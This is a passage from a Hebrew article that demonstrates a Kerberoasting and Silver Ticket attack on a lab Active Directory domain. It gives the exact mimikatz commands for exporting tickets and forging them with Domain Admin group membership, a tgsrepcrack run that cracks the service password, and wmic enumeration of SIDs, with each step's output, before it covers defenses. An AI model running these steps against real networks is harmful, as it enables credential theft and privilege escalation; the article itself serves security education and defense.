קיבלנו Service Ticket מה-DC, ב-Ticket זה יש את כל המידע עלינו כמו שראינו בפסקה על PAC, כל המידע הזה בעצם מוצפן עם ה-NTLM Hash Password של ה-Service Account, זאת אומרת שאם נשיג אותו באופן כלשהוא, נוכל לערוך את ה-PAC ולהזין את ההרשאות שנרצה עבור אותו ה-Service.

אז נתחיל, תחילה נבין שה-Tickets שאנחנו מקבלים נמצאים ב-RAM, אז קודם כל נצטרך לשלוף אותם מהזיכרון אל קובץ בדיסק, איך נעשה זאת?

Benjamin Delpy כתב כלי מדהים בשם Mimikaz[2] אשר יעזור לנו בנושא: תחילה נריץ את הכלי, ונזין את הפקודה: **Kerberos::list /export** אשר תשלוף את כל ה-Tickets Kerberos הקיימים לתוך קובץ עם סיומת ".kirbi". הם מיוצאים כברירת מחדל למיקום בו Mimikaz נמצא:

```
mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 11/22/2018 6:52:02 PM ; 11/23/2018 4:52:02 AM ; 11/29/2018 6:52:02 PM
   Server Name       : krbtgt/MOSHE.COM @ MOSHE.COM
   Client Name       : Win7Box @ MOSHE.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file   : 0-40e10000-Win7Box@krbtgt~MOSHE.COM-MOSHE.COM.kirbi

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 11/22/2018 6:52:02 PM ; 11/23/2018 4:52:02 AM ; 11/29/2018 6:52:02 PM
   Server Name       : MSSQLSvc/sqlserver.Moshe.com:1433 @ MOSHE.COM
   Client Name       : Win7Box @ MOSHE.COM
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file   : 1-40a10000-Win7Box@MSSQLSvc~sqlserver.Moshe.com~1433-MOSHE.COM.kirbi
```

לאחר ששלפנו אותם לדיסק, נשתמש בדרך קלאסית לנסות לפענח מהו ה-NTLM Hash Password של ה-Service, נעשה זאת דרך Brute Force (ניסוי וטעייה). ב-Git של Tim Meddin יש כלי בשם tgsrepcrack.py שנכתב בפייתון 2, תפקידו של הכלי הוא לקבל כפרמטר Kerberos-Tickets ו-Wordlist שמכיל סיסמאות, ולנסות לבצע Decrypt ל-Tickets.

זוהי הלוגיקה באופן מאד שטחי:

- המרה של הסיסמא ל-NTLM Hash
- השמה כפרמטר לפונקציית Decrypt
- בדיקה האם תהליך הפענוח בוצע בהצלחה או לא

ניתן להוריד מהאינטרנט עשרות רבות של קבצים כאלו עם מיליוני סיסמאות נפוצות (נקראים Wordlists), עם קצת סבלנות זה יעבוד, חיסרון קטן הוא שהכלי עובד מעט לאט יחסית לכלי שירוץ ב-C.

נריץ את הכלי בפיתון עם הפרמטרים המתאימים:

```
PS C:\Users\Win7Box> cd C:\Users\Win7Box\Desktop\kerberoast-master2
PS C:\Users\Win7Box\Desktop\kerberoast-master2> python.exe .\tgsrepcrack.py .\wordlist.txt
   '.\1-40a10000-Win7Box@MSSQLSvc~sqlserver.Moshe.com~1433-MOSHE.COM.kirbi'
   found password for ticket 0: Sqlserver1  File: .\1-40a10000-Win7Box@MSSQLSvc
   ~sqlserver.Moshe.com~1433-MOSHE.COM.kirbi
   All tickets cracked!

PS C:\Users\Win7Box\Desktop\kerberoast-master2>
```

[2] כלי מאד חזק אשר מאפשר לנו לבצע מניפולציות רבות על מנגנוני Windows Security

ולאחר זמן מה (לפי מורכבותה של הסיסמה), הכלי מצא את Key (Service Account Password) ל-Ticket הספציפי ☺, במידה והזנו הרבה Tickets הוא יבצע את התהליך עבור כולם, כעת אנחנו יודעים מהי הסיסמה של אותו SA ונראה מה נוכל לעשות באמצעותה.

(חשוב להדגיש, העניין שאפשר בעצם לבצע Offline Cracking הוא יתרון מאד משמעותי, במצב כזה אין תלות באף גורם כזה או אחר, למיטב ידיעתי גם אין כל כך הרבה טכניקות בכדי לזהות שביצענו פעולה כזו, כל Ticket ל-Service שרץ על ידי משתמש ייפרץ (אולי לאחר יום / שבוע / שבועיים אבל ב- Offline Cracking אין לנו בעיה להמתין).

ע"י בדיקה קטנה באינטרנט באתר שמבצע Password Calculator, ה-NTLM Hash של הסיסמה הוא: **"B032A8B2697BEAAA11FBE5C8CE4F69E8"**, עם ה-**Key** הזה ה-DC מצפין את כל ה-Service Tickets שמבקשים גישה ל-Service הזה, ברגע זו יש בידנו את כל הכלים לעריכה מחדש של ה-ST הנוכחי שקיבלנו מה-DC בכדי ליצור:

כעת, כל שנותר לעשות הוא לערוך את ה-Ticket הזה מחדש, דרך Mimikaz נוכל לבצע גם זאת.

אבל רגע ישנה בעיה "קטנה", איך נתגבר על החתימות הדיגיטליות? בפסקה של ה-PAC דיברנו על כך שהוא חתום על ידי **שתי** חתימות דיגיטליות אחת עם ה-Hash של ה-Service ואחת עם ה-Hash KRBTGT.

על החתימה שמתבצעת עם ה-Hash של ה-Service נוכל להתגבר, החתימה הרי מתבצעת עם ה-Hash, והרי הרגע גילינו מהו אותו Hash, אז נחתום את ה-Ticket מחדש לאחר השינויים. אך מה נעשה עם החתימה של ה-KRBTGT? אין לנו את ה-Hash שלו וגם סביר להניח שקשה יהיה להשיג אותו, למרות שמדובר בסיסמה של משתמש, ספציפית הסיסמה הזו מונפקת גם על ידי ה-AD והיא מאד קשה לפענוח, (אומנם היום כבר יש פרצות בארגונים שגם את ה-KRBTGT אפשר לגלות אבל זה כבר נושא למאמר אחר) וברגע שה-SQL Server יבצע PAC Validation מול ה-DC, תתקבל תשובה שלילית ולא נקבל גישה.

אבל יש קאצ': ה-SQL Server אינו יבצע PAC Validation! הסיבה היא: ע"פ התיעוד של Microsoft לגבי PAC Validation:

PAC Validation יתבצע רק אם ה-Service לא רץ כ-Service בתוך "Service Control Manager" (Service-ים שמיועדים בין היתר לספק שירות לרכיבים אחרים ברשת, ומופעלים היישר ב-System boot), ובנוסף שלאותו Service לא תהיה הרשאה בשם: **"SeTcbPrivilege"** (Process/User בעל הרשאה זו יפעל בהרשאה "גבוהה" יותר במערכת ההפעלה ויוכל לאשר גישה למשאבים שונים עבור ה-Client).

SQL Server למזלנו הוא Service שרץ בתוך ה-SCM ולכן ה-PAC Validation אינו יכפה עליו, זאת אומרת שאנחנו עדיין יכולים לקבל גישה אליו, יש בנוסף אפשרות לשנות ערך Registry שתמיד יתבצע ה-PAC Validation:

```
[HKey_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Kerberos\Parame
ters]
dword:00000001 / 0
```

לאפשר דבר כזה בארגונים אומנם ייתן אבטחה יותר טובה אך מנגד יעלה בהעמסה רבה על שרתי ה-DC, ואת התעבורה ברשת (כל פעולה הכי קטנה של המשתמש תעבור PAC Validation, לא הכי להיט שיש כשמדובר בארגונים גדולים שמפעילים שרתי Web וכו'... והאיטיות תורגש מאד)

נעבור כעת לעריכת ה-Ticket מחדש והחזרתו ל-RAM, נשתמש גם כאן ב-**Mimikaz:** נשתמש בפונקציונאליות שמיודעת לכתיבה של **Golden Ticket Attack,** אך גם תקינה עבור **Silver ticket Attack:**

הפרמטרים שאנחנו נצטרך להזין הם:

- שם ה-Domain (אם נמצאים ב-Forest אז גם שם ה-Forest)
- ה-SID של המשתמש שלנו (ללא ה-Section האחרון)
- Target - לאיזה יעד הבקשה צריכה להגיע (SPN)
- Service - שם השירות
- Ticket - אותו Ticket שנערוך ונזין בו את המידע החדש
- rc4 - סוג ההצפנה וה-Key (יכול להיות Rc4/AES..)
- Groups - לאיזה קבוצות המשתמש ישתייך, לקבוצות Defaults יש ID'S קבועים,512 מייצג את קבוצת Domain Admin, 513 קבוצת Domain Users, קבוצות ומשתמשים שאינם Defulats יקבלו ID's, של 1000+ בד"כ)
- ID - מהו RID Number (ה-Section האחרון של ה-SID שמייצג את המשתמש שלנו, זהו בעצם **המזהה** החד חד ערכי שלנו בגודל 32BIT)
- User - שם המשתמש שלנו
- PTT - אוטומטית מעביר ל-RAM (Path the ticket)

ונריץ:

```
kerberos::golden /domain:moshe.com /sid:S-1-5-21-2072996837-2224659599-
576064284 /target:SQLServer.Moshe.com:1433 /Service:MSSQLSvc /ticket:2-
40a10000-Win7Box@MSSQLSvc~sqlserver.Moshe.com~1433-MOSHE.COM.kirbi
/rc4:B032A8B2697BEAAA11FBE5C8CE4F69E8 /groups:512 /id:1107
/user:DIgitalwhisper /ptt
```

```
mimikatz # kerberos::golden /domain:moshe.com /sid:S-1-5-21-2072996837-2224659599-576064284 /t
1433 /service:MSSQLSvc /ticket:2-40a10000-Win7Box@MSSQLSvc~sqlserver.Moshe.com~1433-MOSHE.COM.
A11FBE5C8CE4F69E8 /groups:512 /ptt /id:1107 /user:DigitalWhisper
User      : DigitalWhisper
Domain    : moshe.com (MOSHE)
SID       : S-1-5-21-2072996837-2224659599-576064284
User Id   : 1107
Groups Id : *512
ServiceKey: b032a8b2697beaaa11fbe5c8ce4f69e8 - rc4_hmac_nt
Service   : MSSQLSvc
Target    : SQLServer.Moshe.com:1433
Lifetime  : 11/25/2018 1:30:22 PM ; 11/22/2028 1:30:22 PM ; 11/22/2028 1:30:22 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'DigitalWhisper @ moshe.com' successfully submitted for current session

mimikatz # _
```

שימו לב: במידה ואנחנו יודעים RID's של משתמשים אחרים אנחנו יכולים להזדהות עם אותם RID's, ובעצם "לגנוב זהות", כמו כן אם אני מזין קבוצות שיש להם הרשאות גבוהות/הרשאות Admin על השרת בדוגמא למעלה הזדהיתי עם RID של משתמש שחבר בקבוצת בעל הרשאת Admin, ובנוסף עם שם של משתמש שלא באמת קיים.

ע"י השאילתה הבאה נוכל לקבל את כל ה-Users Sids שיש ב-Domain:


```
C:\Users\Win7Box>wmic useraccount get name,sid
Name            SID
Administrator   S-1-5-21-2079479139-2249060791-1023924167-500
Guest           S-1-5-21-2079479139-2249060791-1023924167-501
Moshe           S-1-5-21-2079479139-2249060791-1023924167-1000
Administrator   S-1-5-21-2072996837-2224659599-576064284-500
Guest           S-1-5-21-2072996837-2224659599-576064284-501
krbtgt          S-1-5-21-2072996837-2224659599-576064284-502
moshe           S-1-5-21-2072996837-2224659599-576064284-1001
MosheSQL        S-1-5-21-2072996837-2224659599-576064284-1107
Win7Box         S-1-5-21-2072996837-2224659599-576064284-1110
check           S-1-5-21-2072996837-2224659599-576064284-1111
MosheCheck      S-1-5-21-2072996837-2224659599-576064284-1112
attacker        S-1-5-21-2072996837-2224659599-576064284-1113
sqlmanage       S-1-5-21-2072996837-2224659599-576064284-1117
theboss         S-1-5-21-2072996837-2224659599-576064284-1119
serviceSQL2012  S-1-5-21-2072996837-2224659599-576064284-1121
```

(זאת ועוד שאנחנו מכירים משתמשים ב-Domain שיש להם הרשאה ל-SQL, או שע"פ שם המשתמש אולי נוכל להבין אם אמורה להיות לו הרשאה או לא) אפשר כמובן להוסיף קבוצות / ולשחק עם כל נושא העריכה בעוד וריאציות, אך התכוונתי להראות את האפשרות ולא לדמות כרגע לסביבת אמת מלאה.


לאחר ביצוע הפקודה נראה שה-SA באמת השתנה:

```
Client: DigitalWhisper @ moshe.com
Server: MSSQLSvc/SQLServer.Moshe.com:1433 @ moshe.com
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
Start Time: 11/27/2018 19:53:31 (local)
End Time:   11/24/2028 19:53:31 (local)
Renew Time: 11/24/2028 19:53:31 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
```

כעת הכל מוכן! ניכנס ל-SQL Management Studio, ונראה שהצלחנו להיכנס לשרת, ולצפות במידע שבתוכו, כמו כן נראה בנוסף איך שרת ה-SQL מזהה אותנו ע"י שאילתה:



נתון חשוב הוא גם לראות איזה Event נוצר בשרת ה-SQL עבור הכניסה שלנו: דבר אשר ייתן לנו אינדיקציה ברורה על כך שמאד יהיה קשה ל-Reverse ולהבין מי קיבל גישה ומאיפה. נכנס במכונה שעליה ה-SQL Server ל-Event viewer ושם נראה שבאמת זוהינו:



Success! אנחנו מזוהים כמשתמש אחר לחלוטין מהמשתמש שעליו אנחנו נמצאים.

סיכום ודרכי התגוננות

זהו סופו של המאמר, התחלנו בהסבר על הפרוטוקול והרכיבים שסובבים אותו ב-MS, זיהנו מקומות בהם יש לעיטים חולשה ב-Services כאשר עובדים עם Kerberos, ביצענו, תקיפה על SQL Server וקיבלנו את ההרשאות הנחשקות.

אני מקווה שהסברתי את הפרוטוקול בצורה טובה ומובנת, כמו כן את מימוש "Kerberost" ואת כל הפרטים שנלווים בכדי להבין איך Microsoft מממשת את תהליכי ההרשאות ל-Services אם ישנם מקומות בהם לא פורטו היטב שלבי המהלך או המושגים, או שמצאתם טעיות כאלה ואחרות אשמח שתכתבו לי ואתקן.

ישנן שתי דרכים שאני מכיר שבהן ניתן להתגונן מפני מתקפה זו:

1. סיסמאות! ככל שתהיה הסיסמה חזקה וארוכה יותר ל-Service Account, כך יהיה יותר קשה לנסות לבצע Cracking לסיסמא, הדרך הכי טובה להימנע!, בנוסף קיימות אפשרויות לכלים אוטומטים שיחליפו ל-Service כל X זמן את הסיסמא, בסיסמה מאד חזקה)
2. אי אפשר למנוע ממשתמש לבקש Tickets, יש באפשרותו לבקש כמה שהוא רוצה בלי סוף, אבל בעזרת מערכות ניטור NAC (Network Access Control), נוכל לבדוק האם יש משתמש שמבקש בקשות Service Ticket בכמות חריגה. (אם הוא מבקש Tickets מעטים ובודדים זה לא רלוונטי כי כל משתמש ברשת מבקש באופן קבוע, זה יעזור במצבים בהם משתמש דורש המון Service ticket בבת אחת או בזמן קצר ואז אפשר להבין שיש משהו חשוד)

מקווה שנהניתם! לשאלות ובעיות מוזמנים לשאול תמיד, המייל שלי MosheAlon76@gmail.com

קישורים נוספים

- לינק להורדה של Windows 7
- לינק להורדה של Server 2012R2 / Server 2016
- לינק ל-Mimikaz
- לינק להרצאה של TIM MEDIN על "Kerberoasting"
- לינק ל-GIT של Tim medin
- לינק לתיעוד של Microsoft על Kerberos
- הרצאה ב-BlackHat על Mimikaz והפונקציות שיש בכלי.
- הסבר על Silver Ticket Attack